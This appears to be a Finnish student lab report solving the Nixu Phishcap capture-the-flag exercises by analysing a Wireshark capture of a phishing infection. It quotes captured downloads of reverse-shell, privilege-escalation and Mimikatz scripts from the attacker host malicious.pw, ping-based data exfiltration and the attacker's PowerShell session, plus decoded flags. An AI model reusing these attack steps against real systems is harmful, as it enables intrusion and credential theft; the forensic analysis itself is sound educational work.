

Data security testing

Lab 1: Phishcap 1 & 2

Timo Lehosvuo, M3426@student.jamk.fi
Tuukka Bordi, M2296@student.jamk.fi

Raportti

Data Security Testing, Markku Vajaranta

Syksy 2020

Tieto- ja viestintätekniikan koulutusohjelma

Tekniikan ja liikenteen ala

Sisällysluettelo

1	Nixu Phishcap part 1	2
2	Nixu Phishcap part 2	4
2.1	Tapa 1	4
2.2	Tapa 2	5

1 Nixu Phishcap part 1

Tutkimme ensiksi verkon arkkitehtuuria ja huomasimme, että 10.100.10.15 on jonkin sortin DNS / välireititin ja gateway on 00:50:56:e6:f6:5c (MAC). Tämä jälkeen ryhdyimme tutkimaan Wireshark-tiedostoa vihjeen perusteella eli miettimään infektion lähdettä. Huomiomme herätti epäilyttävä DNS pyyntö sivustolle ”malicious.pw”, jonka IP-osoite oli 51.15.75.147.

DNS	83	Standard query 0x5549 A malicious.pw OPT
DNS	99	Standard query response 0x5549 A malicious.pw A 51.15.75.147 OPT
DNS	88	Standard query response 0xbe37 A malicious.pw A 51.15.75.147

Kuva 1: DNS -pyyntö

Suodatimme verkkoliikennekaappauksen tämän IP-osoitteen mukaan ja löysimme monta epäilyttävää yhteyttä.


Destination	Protocol	Length	Info
51.15.75.147	HTTP	478	GET /invite_to_ski_trip.docx HTTP/1.1
10.100.10.100	HTTP	815	HTTP/1.1 200 OK (application/vnd.openxmlformats-
51.15.75.147	HTTP	143	GET /tools/reverse_shell.ps1 HTTP/1.1
10.100.10.100	HTTP	816	HTTP/1.1 200 OK
51.15.75.147	HTTP	117	GET /tools/recon/recon.ps1 HTTP/1.1
10.100.10.100	HTTP	1302	HTTP/1.1 200 OK
51.15.75.147	HTTP	234	GET /tools/recon/recon.zip.b64 HTTP/1.1
10.100.10.100	HTTP	883	HTTP/1.1 200 OK (application/zip)
51.15.75.147	HTTP	187	GET /tools/recon/recon.zip.b64 HTTP/1.1
10.100.10.100	HTTP	827	HTTP/1.1 200 OK (application/zip)
51.15.75.147	HTTP	133	GET /tools/PowerUp.ps1 HTTP/1.1
10.100.10.100	HTTP	1340	HTTP/1.1 200 OK
51.15.75.147	HTTP	142	GET /tools/reverse_shell.cs HTTP/1.1
10.100.10.100	HTTP	846	HTTP/1.1 200 OK
51.15.75.147	HTTP	110	GET /tools/data.zip HTTP/1.1
10.100.10.100	HTTP	412	HTTP/1.1 200 OK (application/zip)
51.15.75.147	HTTP	145	GET /tools/Invoke-Mimikatz.ps1 HTTP/1.1
10.100.10.100	HTTP	954	HTTP/1.1 200 OK
51.15.75.147	HTTP	145	GET /tools/Invoke-Mimikatz.ps1 HTTP/1.1
10.100.10.100	HTTP	954	HTTP/1.1 200 OK

Kuva 2: Epäilyttävät yhteydet

Näitä hieman silmäillen epäilyksemme kohdistui Word-tiedostoon

”invite_to_ski_trip.docx”, sillä kaikki hämää toiminta alkoi tämän Word-tiedoston avaamisen jälkeen. Halusimme tietää mitä tiedosto piti sisällään, joten päätimme tallentaa tiedoston koneellemme. Aluksi yritimme saada tiedoston ulos yrittämällä

purkaa tiedostoa Hexdumpin avulla ja käyttämällä CyberChefin erilaisia työkaluja (<https://gchq.github.io/CyberChef/>), näistä ei kuitenkaan ollut suurempaa apua (vaikkakin saimme joitain xml -tiedostoja ulos). Asiaa tutkimalla löysimme helpomman tavan tallentaa tiedostoja Wiresharkista. Tallennus tapahtui klikkaamalla Wiresharkista File -> Export objects -> HTTP -> valitsemalla ikkunasta Word-tiedoston ja painamalla Save, jolloin tiedosto tallentuu koneelle.



Kuva 3: Export objects

Word-dokumentti piti sisällä tekstin " Tbbq! Lbh unir znantrq gb rkgenpg guvf qbphzrag naq sbhaq gur synt. Abj svaq bhg jung gur qbphzrag qbrf. Urer vf gur synt gung lbh ner ybbxvat sbe: AVKH{jul_qbrf_cuvfuvat_jbex_fb_jryy}". Tässä vaiheessa tajusimme, että olimme löytäneet lipun, mutta se piti vielä dekryptata.

Dekryptasimme tekstin CybeChefin ROT13 avulla, joka avasi caesar salauksella salatun tekstin "Good! You have managed to extract this document and found the

flag. Now find out what the document does. Here is the flag that you are looking for:
NIXU{why_does_phishing_work_so_well}".


Phishcap osion 1 lippu on täten NIXU{why_does_phishing_work_so_well}.

2 Nixu Phishcap part 2

Ratkaisimme osion 2 kahdella eri tavalla. Tapa yksi on analyyttisempi missä tutkimme oikeasti mitä paketit sisältävät ja tapa kaksi perustuu lähes täysin arvailuun.

2.1 Tapa 1

Emme miettineet vihjettä niin paljoa kuin ensimmäisessä tehtävässä, vaan keskityimme enemmän malicious.pw (51.15.75.147) menevään ja tulevaan liikenteeseen. Sivustolta oli haettu kaikenlaisia hämäriä resursseja ja sivustolle oli tehty outoja ping requesteja, joissa oli request bodyssa outoa tietoa.



```

.PV... \... )L... :... E...
..... e.d.d3...
K... P... %PDF-1
.5...%... ..1 0 o
bj...<</T ype/Cata
log/Page s 2 0 R/
Lang(fi- FI) /Str
uctTreeR oot 42 0
R/MarkI nfo<</Ma
rked tru e>>>...e
ndobj...2 0 obj...
<</Type/ Pages/Co
unt 5/Ki ds[ 3 0

```

Kuva 4: Pingin sisällä PDF -tiedosto

Seuraavaksi tutkimme hämärisivustolle menevää SSL-yhteyttä ja kun aukaisimme paketin 1104 käyttämällä "follow TCP Stream" komentoa, löysimme liikenteen seasta hyökkääjän käyttämän komentoriviyhteyden.

```

whoami
acme\octavio.gardner
PS C:\Users\octavio.gardner\Downloads> dir

Directory: C:\Users\octavio.gardner\Downloads

Mode                LastWriteTime         Length Name
----                -
-a---             15.2.2018      15:53      23771 invite_to_ski_trip.docx

PS C:\Users\octavio.gardner\Downloads> cd ..
PS C:\Users\octavio.gardner> dir

Directory: C:\Users\octavio.gardner

```

Kuva 5: Hyökkääjän komentorivi

Tutkimalla komentoja löysimme cleartext.txt tiedoston, jonka hyökkääjä oli printannut komentorivillä. Tiedoston sisältö oli yllättävän paljon lipun kaltainen "MHWT{vg4s_1r_sg1r_bk34qs3ws_sq1bj3qx}".

```

PS C:\> type cleartext.txt
MHWT{vg4s_1r_sg1r_bk34qs3ws_sq1bj3qx}
PS C:\> get-childitem -path env:computername

```

Kuva 6: Lippu

Päättelimme, että lippu oli salattu Ceaser Cipherilla avaimella 1 ja varmistimme tämän CyberChefillä ja saimme lipun "NIXU{wh4t_1s_th1s_cl34rt3xt_tr1ck3ry}".

2.2 Tapa 2

Keskityimme vihjeeseen "I am the little brother. I might be cleartext, but I am not so sure about my big brother." ja erityisesti sanaan "cleartext". Päätimme kokeilla, löytyykö lippu suoraan komennolla "tcp contains cleartext" ja yllätykseksemme löysimme paketteja.

tcp contains cleartext						
	Time ^	Source	Destination	Protocol	Length	Info
1315	78.521916	10.100.10.100	51.15.75.147	SSL	904	Continuation Data
1317	82.524774	51.15.75.147	10.100.10.100	SSL	73	Continuation Data

Kuva 7: Paketit

Avasimme paketin 1315 komennolla "Follow TCP stream" ja sisältä löytyi sama komentorivi kuin tavalla yksi tehtynä. Tämä tapa ei ole kaikista opettavaisin, sillä se ei sisällä minkäänlaista tutkimista, vaan perustuu arvaukseen.